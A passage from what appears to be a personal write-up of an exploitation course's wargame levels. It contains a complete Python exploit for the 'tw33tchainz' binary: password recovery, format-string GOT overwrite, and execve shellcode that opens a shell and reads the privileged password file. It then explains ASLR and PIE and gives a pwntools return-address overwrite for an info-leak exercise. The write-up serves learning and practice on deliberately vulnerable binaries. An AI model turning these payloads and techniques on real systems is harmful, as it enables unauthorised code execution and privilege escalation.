If you break down the above to its simplest form first, we get the generated password and place it in little endian (in memory and how its presented to us are two different things). Next, we get the byte used to XOR the username byte. If we then subtract the XOR byte from our salt byte in theory, we have a secret byte. Do this for every byte and we get the secretpass.

If you run this program and compare it to the secretpass we obtained before you'll see, we have officially broke authentication!

```
root@kali:~# ./poc
secretpass: \x69\x2d\xd5\x97\x0b\x09\x89\x52\xc4\x25\xe1\x26\x28\xe2\x87\x9f
```

To double check we got the right password when we hit *maybe_admin()* set a breakpoint just before the call to *memcmp()*.

```
gef> disassemble
Dump of assembler code for function maybe_admin:
=> 0x0804936b <+0>:    push   ebp
  0x0804936c <+1>:    mov    ebp,esp
  0x0804936e <+3>:    sub    esp,0x38
  0x08049371 <+6>:    mov    DWORD PTR [esp+0x8],0x11
  0x08049379 <+14>:   mov    DWORD PTR [esp+0x4],0x0
  0x08049381 <+22>:   lea    eax,[ebp-0x19]
  0x08049384 <+25>:   mov    DWORD PTR [esp],eax
  0x08049387 <+28>:   call   0x8048c80 <memset@plt>
  0x0804938c <+33>:   mov    DWORD PTR [esp],0x80499e4
  0x08049393 <+40>:   call   0x8048b70 <printf@plt>
  0x08049398 <+45>:   jmp   0x804939f <maybe_admin+52>
  0x0804939a <+47>:   call   0x8048ddd <clear_stdin>
  0x0804939f <+52>:   mov    eax,ds:0x804d080
  0x080493a4 <+57>:   mov    DWORD PTR [esp+0x8],eax
  0x080493a8 <+61>:   mov    DWORD PTR [esp+0x4],0x11
  0x080493b0 <+69>:   lea    eax,[ebp-0x19]
  0x080493b3 <+72>:   mov    DWORD PTR [esp],eax
  0x080493b6 <+75>:   call   0x8048bc0 <fgets@plt>
  0x080493bb <+80>:   test  eax,eax
  0x080493bd <+82>:   je    0x804939a <maybe_admin+47>
  0x080493bf <+84>:   mov    DWORD PTR [esp+0x8],0x10
  0x080493c7 <+92>:   mov    DWORD PTR [esp+0x4],0x804d0e0
  0x080493cf <+100>:  lea    eax,[ebp-0x19]
  0x080493d2 <+103>:  mov    DWORD PTR [esp],eax
  0x080493d5 <+106>:  call   0x8048be0 <memcmp@plt>
  0x080493da <+111>:  test  eax,eax
  0x080493dc <+113>:  jne   0x80493f3 <maybe_admin+136>
  0x080493de <+115>:  mov    DWORD PTR [esp],0x80499f5
  0x080493e5 <+122>:  call   0x8048c00 <puts@plt>
  0x080493ea <+127>:  mov    BYTE PTR ds:0x804d0a8,0x1
  0x080493f1 <+134>:  jmp   0x8049406 <maybe_admin+155>
  0x080493f3 <+136>:  mov    DWORD PTR [esp],0x8049a04
  0x080493fa <+143>:  call   0x8048c00 <puts@plt>
  0x080493ff <+148>:  mov    BYTE PTR ds:0x804d0a8,0x0
  0x08049406 <+155>:  leave 
  0x08049407 <+156>:  ret
End of assembler dump.
gef> b * 0x080493d2
Breakpoint 4 at 0x80493d2
```

After you set the breakpoint continue execution. As the password enter an easily identifiable string like multiple F's. If you continue execution once more, you should hit the breakpoint and see the following:

```
Breakpoint 4, 0x080493d2 in maybe_admin ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xfffffff47f -> 0x46464646 ("FFFF"?)  

$ebx : 0xb7fce000 -> 0x001acda8  

$ecx : 0xfffffff47f -> 0x46464646 ("FFFF"?)
```

Seeing our password stored in EAX and ECX go ahead and overwrite these values with the generated secretpass.

```
gef> set $eax="\x69\x2d\xd5\x97\x0b\x09\x89\x52\xc4\x25\xe1\x26\x28\xe2\x87\x9f"
gef> set $ecx="\x69\x2d\xd5\x97\x0b\x09\x89\x52\xc4\x25\xe1\x26\x28\xe2\x87\x9f"
gef> context
[ Legend: Modified register | Code | Heap | Stack | String ]
-----
$eax    : 0x804e008
$ebx    : 0xb7fce000 -> 0x001acd8
$ecx    : 0x804e020
```

If you continue execution once more, you'll see we have officially cracked the secret password and are revealed a new option - debug mode.

Format string vulnerability

Having cracked the secret password, our job was not complete after all we still need a shell. I immediately began debugging the new option granted as admins (debug mode). Interestingly out tweets were being output to stdout every run as shown below.

```
[-----+ Tw33tChainz +-----]
1: Tw33t.
2: View Chainz
4: Print Banner
5: Exit
6: Turn debug mode off
[-----+ Tw33tChainz +-----]
```

If we take a look at the *print_menu()* function we can see that we're looking at a format string vulnerability since *printf()* is called without a format.

080490df 8d 45 e7 LEA EAX=>local_1d,[EBP + -0x19]	22 printf("\x1b[1;33m");
080490e2 89 04 24 MOV dword ptr [ESP]=>local_3c,EAX	23 printf(local_1d);
080490e5 e8 86 fa CALL printf	24 printf("\x1b[0;36m");
ff ff	25 }

If we send %x this is proven to be true.

```
[-----+ Tw33tChainz +-----]
1: Tw33t.
2: View Chainz
4: Print Banner
5: Exit
6: Turn debug mode off
[-----+ Tw33tChainz +-----]
```

Notably, we cannot trigger this bug without enabling admin mode, so the previous PoC will come in handy.

```
if (tweet_tail != (void *)0x0) {
    printf(" -");
    if (is_admin == '\0') {
        fputs(local_1d,stdout);
    }
    else {
        printf("\x1b[1;33m");
        printf(local_1d);
        printf("\x1b[0;36m");
    }
    putchar(0x2d);
}
```

Exploitation

Admittedly I had completely forgot about format string bugs and methods of exploitation. Sending `%x.%x` showed me the following:

```
[-----+ Tw33tChainz +-----]
1: Tw33t.                                     ( o> -804e3a8.10@-
2: View Chainz                                //| \
4: Print Banner                               \|_/_ 
5: Exit
6: Turn debug mode off
[-----+ Tw33tChainz +-----]
```

Reviewing my notes, we can get direct parameter access by utilizing “%<number>\$<format>”. This is proven true using `%1$x`.

```
[-----+ Tw33tChainz +-----]
1: Tw33t.                                     ( o> -804e3c8@-
2: View Chainz                                //| \
4: Print Banner                               \|_/_ 
5: Exit
6: Turn debug mode off
[-----+ Tw33tChainz +-----]
```

If we send one A and continue to increment the number, we eventually see the following (`A%7$x`).

```
[-----+ Tw33tChainz +-----]
1: Tw33t.                                     ( o> -A410495b0@-
2: View Chainz                                //| \
4: Print Banner                               \|_/_ 
5: Exit
6: Turn debug mode off
[-----+ Tw33tChainz +-----]
```

However, in the end 7 was not the correct “index” instead 8. As a result, I ended up using “`ABBBB%8$p`” as my final payload.

```
[-----+ Tw33tChainz +-----]
1: Tw33t.                                     ( o> -ABBBB0x42424242@-
2: View Chainz                                //| \
4: Print Banner                               \|_/_ 
5: Exit
6: Turn debug mode off
[-----+ Tw33tChainz +-----]
```

So, we now have a controlled write, but the question remains where do we write?

G.O.T GOT GOT

Looking at the memory permissions of the binary we're gonna have no issue exploiting this. Especially since all memory protections are stripped with only partial relro.

```
project1@warzone:/levels/project1$ checksec tw33tchainz
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[*] '/levels/project1/tw33tchainz'
    Arch:      i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:      NX disabled
    PIE:     No PIE (0x8048000)
    RWX:     Has RWX segments
```

In partial RELRO, the non-PLT part of the GOT section is read-only but .got.plt is still writeable. Meaning we should be able to overwrite `exit()`.

```
project1@warzone:/levels/project1$ readelf --relocs tw33tchainz

Relocation section '.rel.dyn' at offset 0xa48 contains 3 entries:
  Offset      Info      Type            Sym.Value  Sym. Name
0804cffc  00000d06  R_386_GLOB_DAT    00000000  __gmon_start__
0804d080  00003d05  R_386_COPY       0804d080  stdin
0804d0a0  00002a05  R_386_COPY       0804d0a0  stdout

Relocation section '.rel.plt' at offset 0xa60 contains 24 entries:
  Offset      Info      Type            Sym.Value  Sym. Name
0804d00c  00000107  R_386_JUMP_SLOT   00000000  read
0804d010  00000307  R_386_JUMP_SLOT   00000000  printf
0804d014  00000407  R_386_JUMP_SLOT   00000000  fflush
0804d018  00000507  R_386_JUMP_SLOT   00000000  free
0804d01c  00000607  R_386_JUMP_SLOT   00000000  memcpy
0804d020  00000707  R_386_JUMP_SLOT   00000000  getchar
0804d024  00000807  R_386_JUMP_SLOT   00000000  fgets
0804d028  00000907  R_386_JUMP_SLOT   00000000  signal
0804d02c  00000a07  R_386_JUMP_SLOT   00000000  memcmp
0804d030  00000b07  R_386_JUMP_SLOT   00000000  alarm
0804d034  00000c07  R_386_JUMP_SLOT   00000000  puts
0804d038  00000d07  R_386_JUMP_SLOT   00000000  __gmon_start__
0804d03c  00000e07  R_386_JUMP_SLOT   00000000  exit
```

When we're ready to trigger the call we can simply use the 5th option to exit `tw33tchainz`. So how do we test this? Unfortunately, we can't just input bytes since they'll be treated as characters. Instead we'll have to leverage gdb.

In order to do this set a breakpoint right at the call to printf in the `print_menu()` function at `0x080490e5`.

```
080490df 8d 45 e7      LEA      EAX=>local_1d,[EBP + -0x19]    22 |     printf("\x1b[1;33m");
080490e2 89 04 24      MOV      dword ptr [ESP]=>local_3c,EAX    23 |     printf(local_1d);
080490e5 e8 86 fa      CALL    printf                           24 |     printf("\x1b[0;36m");
               ff ff
25 }
```

Once sent send any buffer (I sent 3 A's). Hitting the breakpoint, you can see our two arguments on the stack (no format since this is where the bug occurs).

```
0xbffff460|+0x0000: 0xbffff47f -> 0xcc414141    <-$esp
0xbffff464|+0x0004: 0x0804e038 -> 0xcc414141
0xbffff468|+0x0008: 0x000000010
0xbffff46c|+0x000c: 0xb7fce000 -> 0x001acda8
0xbffff470|+0x0010: 0x00000000
0xbffff474|+0x0014: 0x00000000
0xbffff478|+0x0018: 0xbffff498 -> 0xbffff4c8 -> 0x00000000
0xbffff47c|+0x001c: 0x410495b0

0x80490da <print_menu+98> call   0x8048b70 <printf@plt>
0x80490df <print_menu+103> lea    eax, [ebp-0x19]
0x80490e2 <print_menu+106> mov    DWORD PTR [esp], eax
-> 0x80490e5 <print_menu+109> call   0x8048b70 <printf@plt>
\-> 0x8048b70 <printf@plt+0>   jmp    DWORD PTR ds:0x804d010
```

We can then modify these addresses using gdb, once changed go ahead and disable the breakpoint at `print_menu()` and set a new one (so we can verify changes survive re-print). Then if you continue, you can see that the call was made using this value.

```
gef> set {int}0xbffff47f=0x21474642
gef> set {int}0x0804e038=0x21474642
gef> disable 2
gef> b print_menu
Breakpoint 3 at 0x804907e
gef> c
Continuing.
BFG!-
4: Print Banner
///\
```

If you select option 4, you can then see that our “write” survived.

```
gef> c
Continuing.
1: Tw33t.
2: View Chainz
4: Print Banner
5: Exit
( o> -BFG! -
///\
\V/_
```

Converting our payload to dword for gdb is simple enough using sickle.

```
root@kali:~# python -c 'import sys; s="BFG!"; sys.stdout.write(s)' | sickle -r - -f dword
Payload size: 4 bytes
0x21474642
```

With that said let's try to overwrite `exit()` within gdb. Note: you can enable, disable, and list breakpoints using `enable`, `disable`, and `ib` respectively. Let's send `A\x3c\xd0\x04\x08%62x%8$hhn` (62 pads + 5 bytes = (67 == 0x43)) but before we do that print the address pointed to by the GOT record.

```
gef> x/4x 0x804d03c
0x804d03c <exit@got.plt>: 0x08048c26 0xb7efdf50 0xb7eb6aa0 0xb7ea59b0
gef> set {int}0xbffff47f=0x04d03c41
gef> set {int}0xbffff483=0x32362508
gef> set {int}0xbffff487=0x24382578
gef> set {int}0xbffff48b=0x6e6868
gef>
gef> set {int}0x0804e038=0x04d03c41
gef> set {int}0x0804e03c=0x32362508
gef> set {int}0x0804e040=0x24382578
gef> set {int}0x0804e044=0x6e6868
```

If we continue execution and re-enter any breakpoint we can see we've successfully overwritten `exit()` within the GOT.

```
gef> x/4x 0x804d03c
0x804d03c <exit@got.plt>: 0x08048c43 0xb7efdf50 0xb7eb6aa0 0xb7ea59b0
```

In the end I sent the following "buffers", or rather 4 tweets.

```
# A\x3f\xd0\x04\x08%62x%8$hhn ; 0x804d03f = 0x43
set {int}0xbffff47f=0x04d03f41
set {int}0xbffff483=0x32362508
set {int}0xbffff487=0x24382578
set {int}0xbffff48b=0x6e6868
set {int}0x0804e038=0x04d03f41
set {int}0x0804e03c=0x32362508
set {int}0x0804e040=0x24382578
set {int}0x0804e044=0x6e6868

# A\x3e\xd0\x04\x08%62x%8$hhn ; 0x804d03e = 0x43
set {int}0xbffff47f=0x04d03e41
set {int}0xbffff483=0x32362508
set {int}0xbffff487=0x24382578
set {int}0xbffff48b=0x6e6868
set {int}0x0804e038=0x04d03e41
set {int}0x0804e03c=0x32362508
set {int}0x0804e040=0x24382578
set {int}0x0804e044=0x6e6868

# A\x3d\xd0\x04\x08%62x%8$hhn ; 0x804d03d = 0x43
set {int}0xbffff47f=0x04d03d41
set {int}0xbffff483=0x32362508
set {int}0xbffff487=0x24382578
set {int}0xbffff48b=0x6e6868
set {int}0x0804e038=0x04d03d41
set {int}0x0804e03c=0x32362508
set {int}0x0804e040=0x24382578
set {int}0x0804e044=0x6e6868

# A\x3c\xd0\x04\x08%62x%8$hhn ; 0x804d03c = 0x43
set {int}0xbffff47f=0x04d03c41
set {int}0xbffff483=0x32362508
set {int}0xbffff487=0x24382578
set {int}0xbffff48b=0x6e6868
set {int}0x0804e038=0x04d03c41
set {int}0x0804e03c=0x32362508
set {int}0x0804e040=0x24382578
set {int}0x0804e044=0x6e6868
```

Once sent if we exit the application, we can see we have successfully taken control over the instruction pointer.

```
Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xc44
$ebx : 0xb7fce000 -> 0x001acd8
$ecx : 0xb7fce07 -> 0xfcfc8980a
$edx : 0xb7fcf898 -> 0x00000000
$esp : 0xfffff47c -> 0x080495d1 -> xchg ax, ax
$ebp : 0xfffff498 -> 0xbffff4c8 -> 0x00000000
$esi : 0x0
$edi : 0x0
$eip : 0x43434343 ("CCCC"?)  
$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xfffff47c|+0x0000: 0x080495d1 -> xchg ax, ax <-$esp
0xfffff480|+0x0004: 0x00000000
0xfffff484|+0x0008: 0x08049a15 -> inc ebp
0xfffff488|+0x000c: 0xbffff4a4 -> 0x08049580 -> <sigsegv_handler+0> push ebp
0xfffff48c|+0x0010: 0x00000005
0xfffff490|+0x0014: 0xb7fce000 -> 0x001acd8
0xfffff494|+0x0018: 0x00000000
0xfffff498|+0x001c: 0xbffff4c8 -> 0x00000000 <-$ebp

[] Cannot disassemble from $PC
[] Cannot access memory at address 0x43434343
```

Now one question remains - shellcode placement. Luckily, we can leverage the view tweet function and store our shellcode at one of these addresses.

```
Enter Choice: 2
Address: 0x0804e038
Next: 0x00000000

    /.)
    /)\ \
    // /      -shellcode_here-
    /" " "
```

Plus, we also have a pointer to "/bin/sh" in memory so we should be able to keep our shellcode under 16 bytes.

```
gef> search-pattern "/bin/sh"
[+] Searching '/bin/sh' in memory
[+] In '/lib/i386-linux-gnu/libc-2.19.so'(0xb7e21000-0xb7fcc000), permission=r-x
  0xb7f83d4c - 0xb7f83d53 -> "/bin/sh"
```

This was my final shellcode:

```
"\x31\xC9"          # xor ecx,ecx
"\xF7\xE1"          # mul ecx
"\xBB\x4C\x3D\xF8\xB7" # mov ebx,0xb7f83d4c ; "/bin/sh"
"\xB0\x0B"          # mov al,0xb
"\xCD\x80"          # int 0x80
```

Only 13 bytes!

Weaponization

Having all the pieces of the puzzle we then needed to craft a weaponized exploit. Although the initial PoC was written in C I decided to finish the final product in python. Admittedly this was easier said than done. I ended up using a threading technique from [mattrbeam](#) to avoid using pwntools. Below is the final exploit.

```
1 #!python2
2
3 import sys
4 import time
5 import threading
6 import subprocess
7
8 send = None
9 read = None
10
11 shellcode = (
12     "\x31\xC9"           # xor ecx,ecx
13     "\xF7\xE1"           # mul ecx
14     "\xBB\x4C\x3D\xF8\xB7" # mov ebx,0xb7f83d4c ; "/bin/sh"
15     "\xB0\x0B"           # mov al,0xb
16     "\xCD\x80"           # int 0x80
17 )
18
19 def main():
20
21     global send, read
22
23     p = subprocess.Popen(["/levels/project1/tw33tchainz"],
24                          stdin=subprocess.PIPE,
25                          stdout=subprocess.PIPE,
26                          universal_newlines=True)
27
28     vardick = { "gp": None, "sp": None, "addr": None, "shell": None, "flag": None }
29
30     send = p.stdin
31     read = p.stdout
32
33     stage1 = threading.Event()
34     stage2 = threading.Event()
35     stage3 = threading.Event()
36     stage4 = threading.Event()
37
38     handler = threading.Thread(target=handle_output,
39                                args=(vardick, stage1, stage2, stage3, stage4))
40
41     handler.daemon = True
42     handler.start()
43
44     try:
45
46         send.write("wetw0rk\n")
47         send.write("123\n")
48         stage1.wait()
49
50         vardick["sp"] = le_convert(vardick["gp"])
51         vardick["sp"] = get_secret(vardick["sp"])
52         print("[*] Generated password: %s" % vardick["gp"])
53         print("[*] Extacted secretpass: %s" % vardick["sp"])
54
55
56         send.write("\n3\n")
57         send.write(bytarray.fromhex(vardick["sp"]))
58         send.write("\n")
59
60         stage2.wait(timeout=5)
61         if stage2.is_set():
```

```

62     print("[+] Admin rights: Ours!")
63     send.write("6\n\n")
64     print("[+] Debug mode: On")
65 else:
66     print("[+] Admin rights: Failure")
67     sys.exit(-1)
68
69     print("[*] Injecting shellcode...")
70     send.write("1\n")
71     send.write(shellcode)
72     send.write("\n\n")
73     send.write("2\n\n")
74
75     stage3.wait(timeout=5)
76     if stage3.is_set():
77         print("[+] Shellcode at: %s" % vardick["addr"])
78     else:
79         print("[+] Shellcode at: ?, exiting")
80         sys.exit(-1)
81
82     send.write(("1\nA\x3f\xd0\x04\x08%%%dx%8$hhn\n\n" % (251+int(vardick["addr"])[2:4],
83 16)))
83     send.write(("1\nA\x3e\xd0\x04\x08%%%dx%8$hhn\n\n" % (251+int(vardick["addr"])[4:6],
84 16)))
84     send.write(("1\nA\x3d\xd0\x04\x08%%%dx%8$hhn\n\n" % (251+int(vardick["addr"])[6:8],
85 16)))
85     send.write(("1\nA\x3c\xd0\x04\x08%%%dx%8$hhn\n\n" % (251+int(vardick["addr"])[8:10],
86 16)))
86
87     send.write('5\n\n')
88
89     print("[+] Exploitation: Complete\n") # idk wtf we needed to add this for the
shell to wrok :
90
91     send.write('echo "BITCH"\n')
92     time.sleep(0.5)
93     stage4.wait()
94     vardick["shell"] = True
95
96     if stage4.is_set():
97         pass
98     else:
99         print("[+] Exploitation: Failed")
100        sys.exit(-1)
101
102    while True:
103        send.write(raw_input("wetw0rk> ") + "\n")
104        time.sleep(0.05)
105
106    except KeyboardInterrupt:
107        print "Canceling"
108        sys.exit()
109
110 def handle_output(v, stage1, stage2, stage3, stage4):
111
112     global send, read
113
114     while True:
115         line = read.readline()
116         if line:
117             if not stage1.is_set():
118                 if line.find("Generated Password:") >= 0:
119                     v["gp"] = read.readline().strip()
120                     stage1.set()
121             elif not stage2.is_set():
122                 if line.find("Authenticated!") >= 0:
123                     stage2.set()
124             elif not stage3.is_set():
125                 if line.find("Address:") >= 0:
126                     v["addr"] = line.split(' ')[-1].strip()

```

```

130         v["flag"] = line.split()[-1]
131         stage4.set()
132         continue
133
134     if v["shell"] == True and stage4.is_set():
135         print line,
136
137 # get_secret: extract the secret password from the generated one
138 def get_secret(gp):
139
140     username =\
141     [
142         0x77, 0x65, 0x74, 0x77, 0x30, 0x72, 0x6b, 0xa,
143         0x00, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc, 0xcc
144     ]
145
146     salt =\
147     [
148         0x31, 0x32, 0x33, 0xa, 0x00, 0xba, 0xba, 0xba,
149         0xba, 0xba, 0xba, 0xba, 0xba, 0xba, 0xba
150     ]
151
152     j = 0
153     int_bytes = []
154     for i in range(16):
155         int_bytes += int("%s" % gp[j:j+2]), 16),
156         j += 2
157
158     secretpass = ""
159     for i in range(16):
160         for j in range(0xff):
161             if (username[i] ^ j) == int_bytes[i]:
162                 secret_byte = (j - salt[i]) + (2 ** 32) # must add 2**32 to convert to unsigned
32-bit
163                 fbyte = "%s" % hex(secret_byte)
164                 if (fbyte.endswith('L')):
165                     fbyte = fbyte.rstrip('L')
166                 secretpass += fbyte[-2:]
167
168     return secretpass
169
170 # le_convert: application does not return generated
171 #           password in LE. So we convert it
172 def le_convert(gp):
173
174     le_gp = ""
175
176     j = 0
177     hex_bytes = []
178     for i in range(16):
179         hex_bytes += ("%s" % gp[j:j+2]),
180         j += 2
181
182     j = 0
183     copy = []
184     for i in range(4):
185         copy += hex_bytes[j:j+4],
186         copy[i].reverse()
187         j += 4
188
189     for i in range(4):
190         le_gp += "".join(copy[i])
191
192     return le_gp
193
194 main()

```

Once sent we can see we have successfully completed project1 obtaining the password:
m0_tw33ts_m0_ch4inz_n0_m0n3y.

```
project1@warzone:/levels/project1$ python /tmp/sploit.py
[*] Generated password: ec99561da51b451f11f494be6a89161d
[*] Extacted secretpass: 3901ba912f7db6f5049e7e2317208bec
[+] Admin rights: Ours!
[+] Debug mode: On
[*] Injecting shellcode...
[+] Shellcode at: 0x0804e008
[+] Exploitation: Complete

wetw0rk> id
uid=1036(project1) gid=1037(project1) euid=1037(project1_priv) groups=1038(project1_priv)
wetw0rk> cat /home/project1_priv/.pass
m0_tw33ts_m0_ch4inz_n0_m0n3y
```

0x0E - Address Space Layout Randomization

There's a number of modern exploit mitigations that we've generally been turning off for the labs and exercises including DEP, ASLR, and Stack Canaries. In the most recent lab, ROP, we introduced DEP and now for the remainder of the course we will be dealing with ASLR.

So, what is ASLR? ASLR stands for Address Space Layout randomization. This is an exploit mitigation that is used to ensure address ranges for important memory segments are random for every execution. This was meant to mitigate exploits leveraging hardcoded heap, code, and libc addresses.

We can see ASLR in action by running `cat /proc/self/maps`, but before doing so make sure to enable full randomization using `echo 2 > /proc/sys/kernel/randomize_va_space`. Once done you'll see behavior like this:

```
root@warzone:~$ cat /proc/self/maps | grep "v\|stack\|heap"
09ce1000-09d02000 rw-p 00000000 00:00 0 [heap]
b73f4000-b75f4000 r--p 00000000 fc:00 136933 /usr/lib/locale/locale-archive
b77af000-b77b0000 r-xp 00000000 00:00 0 [vds]
b77b0000-b77b2000 r--p 00000000 00:00 0 [vvar]
bfa13000-bfa34000 rw-p 00000000 00:00 0 [stack]
root@warzone:~$ cat /proc/self/maps | grep "v\|stack\|heap"
087e1000-08802000 rw-p 00000000 00:00 0 [heap]
b73f4000-b75f4000 r--p 00000000 fc:00 136933 /usr/lib/locale/locale-archive
b77af000-b77b0000 r-xp 00000000 00:00 0 [vds]
b77b0000-b77b2000 r--p 00000000 00:00 0 [vvar]
bf9ce000-bf9ef000 rw-p 00000000 00:00 0 [stack]
```

If you run this multiple times, you'll quickly see that the stack addresses, heap addresses, and library addresses are all changing. Meaning memory segments are no longer in static address ranges, rather they are unique for every execution.

A simple stack smash may get us control over EIP, but that doesn't matter if we can't go anywhere. Below is the history of ASLR:

Date	Platform / OS	ASLR Implementation(s)
May 1 st , 2004	OpenBSD 3.5	mmap
June 17 th , 2005	Linux Kernel 2.6.12	stack, mmap
January 30 th , 2007	Windows Vista	Full
October 26 th , 2007	Mac OSX 10.5 Leopard	sys libraries
October 21 st , 2010	Windows Phone 7	full
March 11 th , 2011	iPhone IOS 4.3	full
July 20 th , 2011	Mac OSX 10.7 Lion	full

When checking for ASLR within `/proc/sys/kernel/randomize_va_space` there are 3 modes:

- 0: No ASLR
- 1: Conservative ASLR (Stack, Heap, Shared Libs, PIE, mmap(), VDRO)
- 2: Full Randomization: Conservative ASLR + memory managed via brk()

Position Independent Executables

Even though ASLR is enabled on Linux, not everything is randomized... In fact the main ELF binary is not randomized.

- .text / .plt / .init /.fini - Code Segments (R-X)
- .got / .got.plt / .data / .bss - Misc Data Segments (RW-)
- .rodata - Read Only Data Segment (R--)

At a minimum we can find some rop gadgets (they won't always be the cleanest though).

So, what's PIE? Position Independent Executables (PIE) are executables compiled so their base address does not matter, "position independent code". Shared libs must be compiled like this on modern Linux hosts e.g libc. To make an executable position independent, you must compile it with the flags **-pie -fPIE** when using gcc. Without these flags, you're not taking advantage of ASLR.

In general, most binaries are not actually compiled as PIE. Generally, only on remote services since they're the last thing you want popped.

```
root@warzone:~$ checksec /bin/bash
[!] PwnTools does not support 32-bit Python. Use a 64-bit release.
[*] '/bin/bash'
    Arch:      i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:      NX enabled
    PIE:     No PIE (0x8048000)
    FORTIFY: Enabled
root@warzone:~$ checksec /usr/sbin/sshd
[!] PwnTools does not support 32-bit Python. Use a 64-bit release.
[*] '/usr/sbin/sshd'
    Arch:      i386-32-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:      NX enabled
    PIE:     PIE enabled
    FORTIFY: Enabled
```

Bypassing ASLR

So, we have control over EIP what now? We'll need to bypass ASLR and there are a few ways to do this.

- Information disclosure
- Partial address overwrite + crash state
- Partial address overwrite + brute-force

Info leaks

An info leak is when you can extract meaningful information (such as a memory address) from the ASLR protected service or binary. If we can find a leak of any sort of pointer to code during exploitation, we've likely defeated ASLR.

Staring into the ocean we can get lost, but if we had a pointer to Hawaii, we would then know what direction to travel to get back to our country. We can approach this type of bypass in the same way.

A single pointer into a memory segment, and we can compute the location of everything around it.

- Functions
- Gadgets
- Data of interest

For example:

- You have a copy of the libc binary, ASLR is on
- You've leaked a pointer off the stack to printf() and it's at 0xb7e72280
- system() is -0xD0F0 bytes away from printf()

Therefore, system is at 0xb7e65190 (0xb7e65190-0xD0F0).

aslr_leak1

Up until this point I have forced myself to avoid the pwntools library but during this lecture I ended up needing to use it. Take a look at the first lecture example *aslr_leak1* and force it to execute the “i_am_rly_leet” function. Right off the bat we can see that the “Win Func is at X”:

```
root@warzone:/levels/lecture/aslr$ python -c 'print "A" * 500' | ./aslr_leak1
Win Func @ 0xb778d7fb
Segmentation fault (core dumped)
```

If we run this once more within the debugger, we can see that the *i_am_rly_leet* function begins at **0xb77757fb**. Just like the address later to be printed on the screen.

```
gef> disassemble i_am_rly_leet
Dump of assembler code for function i_am_rly_leet:
0xb77757fb <+0>:    push   ebp
0xb77757fc <+1>:    mov    ebp,esp
0xb77757fe <+3>:    push   ebx
0xb77757ff <+4>:    sub    esp,0x14
0xb7775802 <+7>:    call   0xb77756d0 <__x86.get_pc_thunk.bx>
0xb7775807 <+12>:   add    ebx,0x17f9
0xb777580d <+18>:   lea    eax,[ebx-0x16e0]
0xb7775813 <+24>:   mov    DWORD PTR [esp],eax
0xb7775816 <+27>:   call   0xb7775660 <puts@plt>
0xb777581b <+32>:   nop
0xb777581c <+33>:   add    esp,0x14
0xb777581f <+36>:   pop    ebx
0xb7775820 <+37>:   pop    ebp
0xb7775821 <+38>:   ret
End of assembler dump.
gef> c
Continuing.
Win Func @ 0xb77757fb
```

This means we only have to extract this “leak” before sending our evil buffer. Below is my final PoC:

```
1 # lecture:lecture
2
3 from pwn import *
4
5 def main():
6
7     p = process(['/levels/lecture/aslr/aslr_leak1'])
8
9     leak = p.recvline().split(" ")[-1].strip()
10    log.info("i_am_rly_leet at: %s" % leak)
11    p.sendline(exploit_buffer(leak))
12
13    try:
14        while True:
15            line = p.recvline()
16            if line:
17                log.success(line.rstrip('\n'))
18    except:
19        pass
20
21 def exploit_buffer(retAddr):
22
23     offset    = "A" * 28
24     ret_addr = struct.pack('<L', int(retAddr, 16))
25     rest      = "C" * (100 - (28+4))
26
27     return ( "%s%s%s" % ( offset, ret_addr, rest ) )
28
29 main()
```

Once sent we can see that the Win Func is triggered.

```
lecture@warzone:/levels/lecture/aslr$ python /tmp/sploit.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[+] Starting local process '/levels/lecture/aslr/aslr_leak1': pid 2695
[*] i_am_rly_leet at: 0xb774c7fb
[+] You found me!
[+] Good job!
[*] Process '/levels/lecture/aslr/aslr_leak1' stopped with exit code -11 (SIGSEGV)
```

aslr_leak2

This next exercise is equally as small and dirty as the last, but typically how an info leak may appear in the wild. Looking at the memory permissions of the binary we're going to have to craft a ROP chain, and dynamically gather where each gadget is.

```
root@warzone:/levels/lecture/aslr$ checksec ./aslr_leak2
[!] PwnTools does not support 32-bit Python. Use a 64-bit release.
[*] '/levels/lecture/aslr/aslr_leak2'
    Arch:      i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

We can immediately spot the leak if we pipe the output into hexdump.

The buffer overflow can then be triggered during the second prompt for input.

If we look at this in GDB we can see, we can return into the stack and begin our ROP chain (offset at 28 bytes).

```
$eip : 0x42424242 ("BBBB"?)
$eflags: [carry PARITY adjust zero SIGN trap INTERRUPT direction overflow RESUME virtualx86
$cs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033

0xbfc70fb0|+0x0000: 0x43434343 <- $esp
0xbfc70fb4|+0x0004: 0x44444444
0xbfc70fb8|+0x0008: 0x46464646
0xbfc70fbcc|+0x00c: 0xb776000a
0xbfc70fc0|+0x0010: 0x00000003
0xbfc70fc4|+0x0014: 0xbfc71044
0xbfc70fc8|+0x0018: 0xbfc70fe4
0xbfc70fcc|+0x001c: 0xb77a020 -> 0x00000000 -> 0x00000000

>>> "A" * 28 + "BBBB" + "CCCCDDDDFFFF"
'AAAAAAAAAAAAAAAAAAAAAAABBBBCCCCDDDDFFFF'
>>> █
>>> 0xa1a235c9
```

We have the offset, area to return, and leak. Now we just need to leverage the leak in order to craft our chain and find gadgets. First set a breakpoint at the first printf after our input is captured.

```
0x0000007df <+100>:    call   0x5b0 <printf@plt>
0x0000007e4 <+105>:    lea    eax,[ebx-0x1720]
0x0000007ea <+111>:    mov    DWORD PTR [esp],eax
```

Once hit, we can see the 4 bytes that are to be printed after our buffer: 0xb77c9820.

```
0xb77c97dc <main+97>      mov    DWORD PTR [esp], eax
->0xb77c97df <main+100>    call   0xb77c95b0 <printf@plt>
\-> 0xb77c95b0 <printf@plt+0> jmp    DWORD PTR [ebx+0xc]
0xb77c95b6 <printf@plt+6>  push   0x0
0xb77c95bb <printf@plt+11> jmp   0xb77c95a0
